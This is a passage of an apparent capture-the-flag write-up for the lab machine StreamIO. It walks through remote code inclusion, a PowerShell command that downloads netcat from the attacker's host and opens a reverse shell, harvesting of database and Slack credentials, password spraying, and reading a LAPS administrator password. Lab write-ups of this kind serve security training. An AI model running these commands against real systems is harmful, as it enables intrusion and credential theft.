2 Host: streamio.htb
3 Cookie: PHPSESSID=jtde06u71uq4t7pvs59b8iis1o
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
  rv:104.0) Gecko/20100101 Firefox/104.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,
  image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Pragma: no-cache
14 Cache-Control: no-cache
15 Te: trailers
16 Content-Type: application/x-www-form-urlencoded
17 Content-Length: 33
18
19 include=http://10.10.14.6/rce.php
```

I'll make sure to have a Python webserver running (`python -m http.server 80`) and when I send this in Burp, there's a hit:

```
10.10.11.158 - - [12/Sep/2022 22:44:06] code 404, message File not found
10.10.11.158 - - [12/Sep/2022 22:44:06] "GET /rce.php HTTP/1.0" 404 -
```

RCE POC

I'll update `rce.php` to be some PHP I want to execute. Since this isn't being included, but rather passed to `eval`, I won't need the `<?php` and `?>`. Just this will do:

```
system("dir C:\\");
```

When I send again, there's a directory listing at the bottom of the page:

[Click for full size image](#)

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 POST /admin/?debug=master.php HTTP/2							<hr>
2 Host: streamio.htb				11188			
3 Cookie: PHPSESSID=jtde06u71uq4t7pvs59b8iis1o				11189			<form method="POST">
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:104.0) Gecko/20100101 Firefox/104.0				11190			<input name="include" hidden>
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9, image/avif,image/webp,*/*;q=0.8				11191			</form>
6 Accept-Language: en-US,en;q=0.5				11192			Volume in drive C has no label.
7 Accept-Encoding: gzip, deflate				11193			Volume Serial Number is A381-2B63
8 Upgrade-Insecure-Requests: 1				11194			Directory of C:\
9 Sec-Fetch-Dest: document				11195			
10 Sec-Fetch-Mode: navigate				11196			03/28/2022 02:56 PM <DIR>
11 Sec-Fetch-Site: none				11197			Downloads
12 Sec-Fetch-User: ?1				11198			02/26/2022 01:51 AM <DIR>
13 Pragma: no-cache				11199			inetpub
14 Cache-Control: no-cache				11200			03/28/2022 04:46 PM <DIR>
15 Te: trailers				11201			PerfLogs
16 Content-Type: application/x-www-form-urlencoded				11202			03/28/2022 02:53 PM <DIR>
17 Content-Length: 33				11203			Program Files
18				11204			05/09/2022 08:36 PM <DIR>
19 include=http://10.10.14.6/rce.php				11205			Program Files (x86)
				11206			02/22/2022 03:48 AM <DIR>
				11207			Users
							05/09/2022 05:38 PM <DIR>
							Windows
							0 File(s) 0
							bytes
							7 Dir(s) 7,091,728,384
							bytes free
							</div>
							</center>
							</body>

Shell

I'll write `shell.php` to get a reverse shell with `nc64.exe`:

```
system("powershell -c wget 10.10.14.6/nc64.exe -outfile \\programdata\\nc64.exe");
system("\\programdata\\nc64.exe -e powershell 10.10.14.6 443");
```

Now on requesting that via `master.php`, there's a hit for `shell.php`, then `nc64.exe`:

```
10.10.11.158 - - [12/Sep/2022 22:53:01] "GET /shell.php HTTP/1.0" 200 -
10.10.11.158 - - [12/Sep/2022 22:53:02] "GET /nc64.exe HTTP/1.1" 200 -
```

And then a connection at a listening `nc`:

```
PS C:\Users\nikk37>
PS C:\Users\nikk37> whoami
whoami
streamio\yoshihide
PS C:\Users\nikk37>
```

```
dir -recurse *.php | select-string -pattern "database"
```

```
admin\index.php:9:$connection = array("Database"⇒"STREAMIO", "UID" ⇒ "db_admin", "PWD" ⇒ 'B1@hx31234567890');
login.php:46:$connection = array("Database"⇒"STREAMIO", "UID" ⇒ "db_user", "PWD" ⇒ 'B1@hB1@hB1@h');
register.php:81: $connection = array("Database"⇒"STREAMIO", "UID" ⇒ "db_admin", "PWD" ⇒ 'B1@hx31234567890');
```

where.exe sqlcmd

```
PS C:\inetpub\streamio.htb> where.exe sqlcmd
where.exe sqlcmd
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\170\Tools\Binn\SQLCMD.EXE
PS C:\inetpub\streamio.htb> █
```

I can't use it interactively with my shell, but I can issue single commands per invocation at the command line using some command line arguments:

- **S localhost** - host to connect to
- **U db_admin** - the user to connect with
- **P B1@hx31234567890** - password for the user
- **d streamio_backup** - database to use
- **Q [query]** - query to run and then exit

```
sqlcmd -S localhost -U db_admin -P B1@hx31234567890 -d streamio_backup -Q "select table_name from streamio_backup.information_schema.tables;"
```

```
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\170\Tools\Binn\SQLCMD.EXE
PS C:\inetpub\streamio.htb> sqlcmd -S localhost -U db_admin -P B1@hx31234567890 -d streamio_backup -Q "select table_name from streamio_backup.information_schema.tables;"
sqlcmd -S localhost -U db_admin -P B1@hx31234567890 -d streamio_backup -Q "select table_name from streamio_backup.information_schema.tables;"
table_name
--
movies
users
(2 rows affected)
PS C:\inetpub\streamio.htb> █
```

```
qlcmd -S localhost -U db_admin -P B1@hx31234567890 -d strea
```

```
mio_backup -Q "select * from users;"
```

```
PS C:\inetpub\streamio.htb> sqlcmd -S localhost -U db_admin -P B1@hx31234567890 -d streamio_backup -Q "select * from users;"
sqlcmd -S localhost -U db_admin -P B1@hx31234567890 -d streamio_backup -Q "select * from users;"
id          username          password
-----
1 nikk37           389d14cb8e4e9b94b137deb1caf0612a
2 yoshihide       b779ba15cedfd22a023c4d8bcf5f2332
3 James           c660060492d9edcaa8332d89c99c9239
4 Theodore        925e5408ecb67aea449373d668b7359e
5 Samantha        083ffae904143c4796e464dac33c1f7d
6 Lauren          08344b85b329d7efd611b7a7743e8a09
7 William         d62be0dc82071bcc1322d64ec5b6c51
8 Sabrina         f87d3c0d6c8fd686aacc6627f1f493a5

(8 rows affected)
PS C:\inetpub\streamio.htb>
```

Crack Passwords

I'll create a text file with these hashes:


```
}
clearText b'b3610ee6e057c4341fc76bc84cc8f7cd51abfe641a3eec9d0808080808080808'
decrypting login/password pairs
Using 3DES (32-byte key, truncated to 24)
https://slack.streamio.htb:b'admin',b'JDg0dd1s@d0p3cr3@t0r'
https://slack.streamio.htb:b'nikk37',b'n1kk1sd0p3t00:')'
https://slack.streamio.htb:b'yoshihide',b'paddpadd@12'
https://slack.streamio.htb:b'JDgodd',b'password@12'
```

```
(sheru@kali)-[~/htb/machines/StreamIO]
$ crackmapexec smb 10.129.3.48 -u slak_users -p slack_pass
SMB 10.129.3.48 445 DC [*] Windows 10.0 Build 17763 x64 (name:DC) (dom
ain:streamIO.htb) (signing:True) (SMBv1:False)
SMB 10.129.3.48 445 DC [-] streamIO.htb\admin:JDg0dd1s@d0p3cr3@t0r STA
TUS_LOGON_FAILURE
SMB 10.129.3.48 445 DC [-] streamIO.htb\admin:n1kk1sd0p3t00: STATUS_LO
GON_FAILURE
SMB 10.129.3.48 445 DC [-] streamIO.htb\admin:paddpadd@12 STATUS_LOGON
_FAILURE
SMB 10.129.3.48 445 DC [-] streamIO.htb\admin:password@12 STATUS_LOGON
_FAILURE
SMB 10.129.3.48 445 DC [-] streamIO.htb\yoshihide:JDg0dd1s@d0p3cr3@t0r
STATUS_LOGON_FAILURE
SMB 10.129.3.48 445 DC [-] streamIO.htb\yoshihide:n1kk1sd0p3t00: STATUS_LOGON_FAIL
URE
SMB 10.129.3.48 445 DC [-] streamIO.htb\yoshihide:paddpadd@12 STATUS_LOGON_FAILURE
SMB 10.129.3.48 445 DC [-] streamIO.htb\yoshihide:password@12 STATUS_LOGON_FAILURE
SMB 10.129.3.48 445 DC [-] streamIO.htb\nikk37:JDg0dd1s@d0p3cr3@t0r STATUS_LOGON_FAILURE
SMB 10.129.3.48 445 DC [-] streamIO.htb\nikk37:n1kk1sd0p3t00: STATUS_LOGON_FAILURE
SMB 10.129.3.48 445 DC [-] streamIO.htb\nikk37:paddpadd@12 STATUS_LOGON_FAILURE
SMB 10.129.3.48 445 DC [-] streamIO.htb\nikk37:password@12 STATUS_LOGON_FAILURE
SMB 10.129.3.48 445 DC [+] streamIO.htb\JDgodd:JDg0dd1s@d0p3cr3@t0r
```

```
bloodhound-python -c All -u JDgodd -p 'JDg0dd1s@d0p3cr3@t0r' -ns 10.129.3.48 -d streamio.htb -dc streamio.htb --zip
```

Analysis

With the data loaded, I'll search for and mark owned each of the three accounts I have access to. For each, I'll check the "Outbound Control Rights". yoshihide and nikk37 don't have any, but JDgodd shows one:



The screenshot displays the StreamIO analysis tool interface. The top navigation bar shows the user 'JDGODD@STREAMIO.HTB' and three tabs: 'Database Info', 'Node Info', and 'Analysis'. The 'Analysis' tab is active, showing three sections: 'EXECUTION RIGHTS', 'OUTBOUND CONTROL RIGHTS', and 'INBOUND CONTROL RIGHTS'. The 'OUTBOUND CONTROL RIGHTS' section is expanded, showing a table with three rows: 'First Degree Object Control' with a value of 1, 'Group Delegated Object Control' with a value of 0, and 'Transitive Object Control' with a right-pointing arrow. To the right of the table, there is a circular profile icon with a skull and a green person silhouette, and the text 'JDGODD@STREAMIO.HTB'.

Category	Value
First Degree RDP Privileges	0
Group Delegated RDP Privileges	0
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	0
SQL Admin Rights	0
Constrained Delegation Privileges	0


Category	Value
First Degree Object Control	1
Group Delegated Object Control	0
Transitive Object Control	▶

Category	Value
Explicit Object Controllers	6
Unrolled Object Controllers	4
Transitive Object Controllers	▶

Clicking that "1" shows that JDgodd has ownership and `WriteOwner` on the Core Staff group:



Expanding out from Core Staff, it has `ReadLAPSPassword` on the DC computer object:



Get LAPS Password

Add User to Core Staff

```
*Evil-WinRM* PS C:\Users\nikk37\Desktop> Get-AdComputer -Filter * -Properties ms-Mcs-AdmPwd -Credential $Cred
```

```

DistinguishedName : CN=DC,OU=Domain Controllers,DC=streamIO,DC=htb
DNSHostName       : DC.streamIO.htb
Enabled           : True
ms-Mcs-AdmPwd     : w)3y5vp7]njyVY
Name              : DC
ObjectClass       : computer
ObjectGUID        : 8c0f9a80-aaab-4a78-9e0d-7a4158d8b9ee
SamAccountName    : DC$
SID               : S-1-5-21-1470860369-1569627196-4264678630-1000
UserPrincipalName :


```

also use `ldapsearch`

```
ldapsearch -h 10.10.11.158 -b 'DC=streamIO,DC=htb' -x -D JDgodd@streamio.htb -w 'JDg0dd1s@d0p3cr3@t0r' "(ms-MCS-AdmPwd=*)" ms-MCS-AdmPwd
```

can also use crackmapexec

```
crackmapexec smb 10.129.3.48 -u JDgodd -p 'JDg0dd1s@d0p3cr3@t0r' --laps --ntds
```



```
(sharu@kali) - [~/htb/machines/StreamIO]
$ crackmapexec smb 10.129.3.48 -u administrator -p 'w)3y5vp7]njjVY'
SMB 10.129.3.48 445 DC [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:streamIO.htb) (signing:True) (SMBv1:False)
SMB 10.129.3.48 445 DC [+] streamIO.htb\administrator:w)3y5vp7]njjVY (Pwn3d!)

(sharu@kali) - [~/htb/machines/StreamIO]
$ crackmapexec winrm 10.129.3.48 -u administrator -p 'w)3y5vp7]njjVY'
SMB 10.129.3.48 5985 DC [*] Windows 10.0 Build 17763 (name:DC) (domain:streamIO.htb)
HTTP 10.129.3.48 5985 DC [*] http://10.129.3.48:5985/wsman /usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
arc4 = algorithms.ARC4(self._key)
WINRM 10.129.3.48 5985 DC [+] streamIO.htb\administrator:w)3y5vp7]njjVY (Pwn3d!)

(sharu@kali) - [~/htb/machines/StreamIO]
```

```
*Evil-WinRM* PS C:\Users\Martin\Desktop> cat root.txt
920e73b3fb1867174f4601730ed75577
*Evil-WinRM* PS C:\Users\Martin\Desktop>
```